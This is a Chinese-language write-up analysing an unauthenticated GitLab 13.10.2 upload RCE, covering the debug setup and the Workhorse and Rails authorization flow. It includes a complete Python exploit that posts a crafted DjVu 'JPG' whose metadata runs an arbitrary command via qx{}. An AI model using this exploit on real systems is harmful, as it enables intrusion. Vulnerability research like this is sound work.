漏洞復現分析
網上最開始流傳的方式為通過后臺上傳惡意JPG格式文件觸發代碼執行。從之后流出的在野利用分析來看,上傳接口/uploads/user其實并不需要認證,也就是未授權的RCE,只需要獲取到CSRF-Token和未登錄session即可。該漏洞的觸發流程可大概分為兩種,下面將一一介紹。
漏洞調試環境搭建
本次調試由于本地GitLab Development Kit環境搭建未果,最后選擇了兩種不同的方式來完成本次漏洞分析的調試,關于workhorse調試環境使用gitlab官方docker配合vscode進行調試,官方docker拉取
docker run -itd  \
 -p 1180:80 \
 -p 1122:22 \
 -v /usr/local/gitlab-test/etc:/etc/gitlab  \
 -v /usr/local/gitlab-test/log:/var/log/gitlab \
 -v /usr/local/gitlab-test/opt:/var/opt/gitlab \
 --restart always \
 --privileged=true \
 --name gitlab-test \
gitlab/gitlab-ce:13.10.2-ce.0運行docker后在本地使用命令ps -aux | grep "workhorse"可查看workhorse進程ID。


新建目錄/var/cache/omnibus/src/gitlab-rails/workhorse/將workhorse源碼復制到其下。安裝vscode后打開上述目錄按提示安裝go全部的相關插件,然后添加調試配置,使用dlv attach模式。填入進程PID。下斷點開啟調試即可正常調試。

"configurations": [
  {
    "name": "Attach to Process",
    "type": "go",
    "request": "attach",
    "mode": "local",
    "processId": 6257
  }
]關于rails部分的調試環境使用gitpod云端一鍵搭建的GitLab Development Kit。首先fork倉庫后選擇指定分支點擊gitpod即可進行搭建。rails參考pry-shell來進行調試。在gitpod中也可以進行workhorse的調試,同樣根據提示安裝全部go相關插件

由于gitpod的vscode環境不是root,無法直接在其中Attach to Process進行調試,所以可以本地使用sudo起一個遠程調試的環境
sudo /home/gitpod/.asdf/installs/golang/1.17.2/packages/bin/dlv-dap attach 38489 --headless --api-version=2 --log --listen=:2345
相關調試配置
"configurations": [
  {
    "name": "Connect to server",
    "type": "go",
    "request": "attach",
    "mode": "remote",
    "remotePath": "${workspaceFolder}",
    "port": 2345,
    "host": "127.0.0.1"
  }
]
漏洞代碼分析-觸發流程一
workhorse路由匹配
在workhorse的更新中涉及函數有NewCleaner,在存在漏洞的版本13.10.2中跟蹤到該函數,其中調用到startProcessing來執行exiftool命令,具體內容可以看之前貼的代碼
func NewCleaner(ctx context.Context, stdin io.Reader) (io.ReadCloser, error) {
    c := &cleaner{ctx: ctx}

    if err := c.startProcessing(stdin); err != nil {
        return nil, err
    }

    return c, nil
}

右鍵該方法瀏覽調用結構

從上圖中除去帶test字樣的測試函數,可以看出最終調用點只有兩個,upload包下的Handler函數Accelerate,和artifacts包下的Handler函數UploadArtifacts。現在還暫時不確定是哪個函數,根據前面的漏洞描述信息我們知道對接口/uploads/user的處理是整個調用鏈的開始,所以直接在源碼中全局搜索該接口

由于請求會先經過GitLab Workhorse,我們可以直接在上圖中確定位于workhorse/internal/upstream/routes.go路由文件中的常量userUploadPattern,下面搜索一下對該常量的引用

在315行代碼中發現進行了路由匹配,然后調用了upload.Accelerate。和前面調用點Accelerate吻合,這里的調用比較關鍵,接下來分析該函數:
func Accelerate(rails PreAuthorizer, h http.Handler, p Preparer) http.Handler {
    return rails.PreAuthorizeHandler(func(w http.ResponseWriter, r *http.Request, a *api.Response) {
        s := &SavedFileTracker{Request: r}

        opts, _, err := p.Prepare(a)
        if err != nil {
            helper.Fail500(w, r, fmt.Errorf("Accelerate: error preparing file storage options"))
            return
        }

        HandleFileUploads(w, r, h, a, s, opts)
    }, "/authorize")
}可以看到函數返回值為http.Handler,說明了之前在ServeHTTP中進行了調用。我們可以嘗試一下尋找前面的ServeHTTP調用點。
首先可以看到路由注冊在結構體routeEntry中,然后返回了一個數組賦值給u.Routes。

routeEntry用于儲存請求路徑和對應handler。以下是路由注冊方法route,接收者為upstream結構體。實現功能傳入正則字符串形式路徑和對應處理handler存入routeEntry
func (u *upstream) route(method, regexpStr string, handler http.Handler, opts ...func(*routeOptions)) routeEntry {
  ...
    //注冊路由綁定handler
    return routeEntry{
        method:   method,
        regex:    compileRegexp(regexpStr),
        handler:  handler,
        matchers: options.matchers,
    }
}upstream結構體的成員Routes指向一個routeEntry數組。
type upstream struct {
    config.Config
    URLPrefix         urlprefix.Prefix
    Routes            []routeEntry
    RoundTripper      http.RoundTripper
    CableRoundTripper http.RoundTripper
    accessLogger      *logrus.Logger
}查看對該成員的操作位置,位于upstream的ServeHTTP方法中,這里通過遍歷u.Routes調用isMatch對全局請求進行了路由匹配,最后調用相應的handler。
func (u *upstream) ServeHTTP(w http.ResponseWriter, r *http.Request) {
  ...
    // Look for a matching route
    var route *routeEntry
    for _, ro := range u.Routes {
        if ro.isMatch(prefix.Strip(URIPath), r) {
            route = &ro
            break
        }
    }
 ...
 //調用相應handler
    route.handler.ServeHTTP(w, r)

}isMatch方法如下,使用regex.MatchString()判斷了請求路由是否匹配,cleanedPath為請求url。
func (ro *routeEntry) isMatch(cleanedPath string, req *http.Request) bool {
  //匹配請求方式
    if ro.method != "" && req.Method != ro.method {
        return false
    }
  //匹配請求路由
    if ro.regex != nil && !ro.regex.MatchString(cleanedPath) {
        return false
    }

    ok := true
    for _, matcher := range ro.matchers {
        ok = matcher(req)
        if !ok {
            break
        }
    }

    return ok
}
workhorse認證授權
Accelerate函數中有兩個參數,一個是傳入的handler,一個是原有的請求上加上接口authorize。文檔中寫到接口用于認證授權。

函數內的PreAuthorizeHandler是PreAuthorizer接口的一個接口方法。該方法實現了一個中間件功能,作用是進行指定操作前的向rails申請預授權,授權通過將調用handler函數體內的HandleFileUploads上傳文件。下面是PreAuthorizer接口定義。
type PreAuthorizer interface {
    PreAuthorizeHandler(next api.HandleFunc, suffix string) http.Handler
}接口實現位于internal\api\api.go:265,以下貼出刪減后的關鍵代碼:
func (api *API) PreAuthorizeHandler(next HandleFunc, suffix string) http.Handler {
    return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
        httpResponse, authResponse, err := api.PreAuthorize(suffix, r)
    //...
        next(w, r, authResponse)
    })
}其中使用了http.HandlerFunc將普通函數轉換成了Handler類型,跟進api.PreAuthorize(suffix, r),
func (api *API) PreAuthorize(suffix string, r *http.Request) (httpResponse *http.Response, authResponse *Response, outErr error) {
    //組裝請求頭
    authReq, err := api.newRequest(r, suffix)
    ...
    //發起請求得到響應
    httpResponse, err = api.doRequestWithoutRedirects(authReq)

  //解析httpResponse.Body到authResponse
    authResponse = &Response{}
  // The auth backend validated the client request and told us additional
  // request metadata. We must extract this information from the auth
  // response body.
  if err := json.NewDecoder(httpResponse.Body).Decode(authResponse); err != nil {
    return httpResponse, nil, fmt.Errorf("preAuthorizeHandler: decode authorization response: %v", err)
  }
    return httpResponse, authResponse, nil
}以上代碼中newRequest()用于組裝請求頭,跟進如下:
func (api *API) newRequest(r *http.Request, suffix string) (*http.Request, error) {
    authReq := &http.Request{
        Method: r.Method,
        URL:    rebaseUrl(r.URL, api.URL, suffix),
        Header: helper.HeaderClone(r.Header),
    }
...
}doRequestWithoutRedirects()用于發起請求,跟進如下:
func (api *API) doRequestWithoutRedirects(authReq *http.Request) (*http.Response, error) {
    signingTripper := secret.NewRoundTripper(api.Client.Transport, api.Version)

    return signingTripper.RoundTrip(authReq)
}doRequestWithoutRedirects()第一行實例化使用一個RoundTripper,傳入了http.Client的Transport類型。RoundTripper是一個接口,可以當做是基于http.Client的中間件,在每次請求之前做一些指定操作。實現其中的RoundTrip方法即可實現接口做一些請求前的操作。下面看看在RoundTrip方法中做了什么
func (r *roundTripper) RoundTrip(req *http.Request) (*http.Response, error) {
  //生成JWT令牌
    tokenString, err := JWTTokenString(DefaultClaims)
  ...
    // Set a custom header for the request. This can be used in some
    // configurations (Passenger) to solve auth request routing problems.
  //設置Header頭
    req.Header.Set("Gitlab-Workhorse", r.version)
    req.Header.Set("Gitlab-Workhorse-Api-Request", tokenString)

    return r.next.RoundTrip(req)
}
上圖中添加了header頭Gitlab-Workhorse-Api-Request,內容為JWT令牌,用于在rails中驗證請求是否來自于workhorse。最后組成的請求為
POST /uploads/user/authorize HTTP/1.1
Host: 127.0.0.1:8080
X-Csrf-Token: Gx3AIf+UENPo0Q07pyvCgLZe30kVLzuyVqFwp8XDelScN7bu3g4xMIEW6EnpV+xUR63S2B0MyOlNFHU6JXL5zg==
Cookie: _gitlab_session=76a97094914fc3881c995992a9e22382

Gitlab-Workhorse-Api-Request: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJnaXRsYWItd29ya2hvcnNlIn0.R5N8IJRIiZUo5ML1rVbTw_HLbJ88tYCqxOeqJNFHfGw當得到響應后在PreAuthorize方法結尾通過json.NewDecoder(httpResponse.Body).Decode(authResponse)解析json數據httpResponse.Body到authResponse中,authResponse指向了Response結構體,定義如下:
type Response struct {
    // GL_ID is an environment variable used by gitlab-shell hooks during 'git
    // push' and 'git pull'
    GL_ID string

    // GL_USERNAME holds gitlab username of the user who is taking the action causing hooks to be invoked
    GL_USERNAME string

    // GL_REPOSITORY is an environment variable used by gitlab-shell hooks during
    // 'git push' and 'git pull'
    GL_REPOSITORY string
    // GitConfigOptions holds the custom options that we want to pass to the git command
    GitConfigOptions []string
    // StoreLFSPath is provided by the GitLab Rails application to mark where the tmp file should be placed.
    // This field is deprecated. GitLab will use TempPath instead
    StoreLFSPath string
    // LFS object id
    LfsOid string
    // LFS object size
    LfsSize int64
    // TmpPath is the path where we should store temporary files
    // This is set by authorization middleware
    TempPath string
    // RemoteObject is provided by the GitLab Rails application
    // and defines a way to store object on remote storage
    RemoteObject RemoteObject
    // Archive is the path where the artifacts archive is stored
    Archive string `json:"archive"`
    // Entry is a filename inside the archive point to file that needs to be extracted
    Entry string `json:"entry"`
    // Used to communicate channel session details
    Channel *ChannelSettings
    // GitalyServer specifies an address and authentication token for a gitaly server we should connect to.
    GitalyServer gitaly.Server
    // Repository object for making gRPC requests to Gitaly.
    Repository gitalypb.Repository
    // For git-http, does the requestor have the right to view all refs?
    ShowAllRefs bool
    // Detects whether an artifact is used for code intelligence
    ProcessLsif bool
    // Detects whether LSIF artifact will be parsed with references
    ProcessLsifReferences bool
    // The maximum accepted size in bytes of the upload
    MaximumSize int64
}
總結下這部分的調用結構和流程:


gitlab-rails處理認證請求
rails部分的處理是比較關鍵的,只有在rails正確授權才能上傳文件。rails中關于uploads接口的路由文件位于config/routes/uploads.rb內。其中一條路由規則為
  post ':model/authorize',
    to: 'uploads#authorize',
constraints: { model: /personal_snippet|user/ }請求/uploads/user/authorize將匹配這條規則,調用controlleruploads中的actionauthorize。
controller定義位于app/controllers/uploads_controller.rb,在頭部include了UploadsActions所在的文件。在其中摘抄出關鍵的代碼如下:
class UploadsController < ApplicationController
  include UploadsActions
  include WorkhorseRequest

  # ...
  #跳過登錄鑒權
  skip_before_action :authenticate_user!
  before_action :authorize_create_access!, only: [:create, :authorize]
  before_action :verify_workhorse_api!, only: [:authorize]

  # ...

  def find_model
    return unless params[:id]

    upload_model_class.find(params[:id])
  end

  # ...

  def authorize_create_access!
    #unless和if的作用相反
    return unless model

    authorized =
      case model
      when User
        can?(current_user, :update_user, model)
      else
        can?(current_user, :create_note, model)
      end

    render_unauthorized unless authorized
  end

  def render_unauthorized
    if current_user || workhorse_authorize_request?
      render_404
    else
      authenticate_user!
    end
  end

# ...authorize定義位于app/controllers/concerns/uploads_actions.rb。代碼如下:
  def authorize
    set_workhorse_internal_api_content_type

    authorized = uploader_class.workhorse_authorize(
      has_length: false,
      maximum_size: Gitlab::CurrentSettings.max_attachment_size.megabytes.to_i)

    render json: authorized

  def model
    strong_memoize(:model) { find_model }
end在UploadsController中要調用到authorize還需要先執行前面定義的before_action指定的方法authorize_create_access!和verify_workhorse_api!。一個用于驗證上傳權限,一個用于檢測請求jwt的部分保證來自workhorse。
首先使用exp進行測試,代碼如下:
import sys
import requests
from bs4 import BeautifulSoup

requests.packages.urllib3.disable_warnings()


def EXP(url, command):
    session = requests.Session()
    proxies = {
        'http': '127.0.0.1:8080',
        'https': '127.0.0.1:8080'
    }
    try:
        r = session.get(url.strip("/") + "/users/sign_in", verify=False)
        soup = BeautifulSoup(r.text, features="lxml")
        token = soup.findAll('meta')[16].get("content")
        data = "\r\n------WebKitFormBoundaryIMv3mxRg59TkFSX5\r\nContent-Disposition: form-data; name=\"file\"; filename=\"test.jpg\"\r\nContent-Type: image/jpeg\r\n\r\nAT&TFORM\x00\x00\x03\xafDJVMDIRM\x00\x00\x00.\x81\x00\x02\x00\x00\x00F\x00\x00\x00\xac\xff\xff\xde\xbf\x99 !\xc8\x91N\xeb\x0c\x07\x1f\xd2\xda\x88\xe8k\xe6D\x0f,q\x02\xeeI\xd3n\x95\xbd\xa2\xc3\"?FORM\x00\x00\x00^DJVUINFO\x00\x00\x00\n\x00\x08\x00\x08\x18\x00d\x00\x16\x00INCL\x00\x00\x00\x0fshared_anno.iff\x00BG44\x00\x00\x00\x11\x00J\x01\x02\x00\x08\x00\x08\x8a\xe6\xe1\xb17\xd9*\x89\x00BG44\x00\x00\x00\x04\x01\x0f\xf9\x9fBG44\x00\x00\x00\x02\x02\nFORM\x00\x00\x03\x07DJVIANTa\x00\x00\x01P(metadata\n\t(Copyright \"\\\n\" . qx{"+  command +"} . \\\n\" b \") )                                                                                                                                                                                                                                                                                                                                                                                                                                     \n\r\n------WebKitFormBoundaryIMv3mxRg59TkFSX5--\r\n\r\n"
        headers = {
            "User-Agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2227.0 Safari/537.36",
            "Connection": "close",
            "Content-Type": "multipart/form-data; boundary=----WebKitFormBoundaryIMv3mxRg59TkFSX5",
            "X-CSRF-Token": f"{token}", "Accept-Encoding": "gzip, deflate"}
        flag = 'Failed to process image'
        req = session.post(url.strip("/") + "/uploads/user", data=data, headers=headers, verify=False)
        x = req.text
        if flag in x:
            print("success!!!")
        else:
            print("No Vuln!!!")
    except Exception as e:
        print(e)


if __name__ == '__main__':
    EXP(sys.argv[1], sys.argv[2])

通過pry-shell調試,請求到達authorize_create_access!。return unless model表示調用model方法只要結果不為真也就是為假就會return。手動調用一下發現返回了nil。
使用step進行步入。

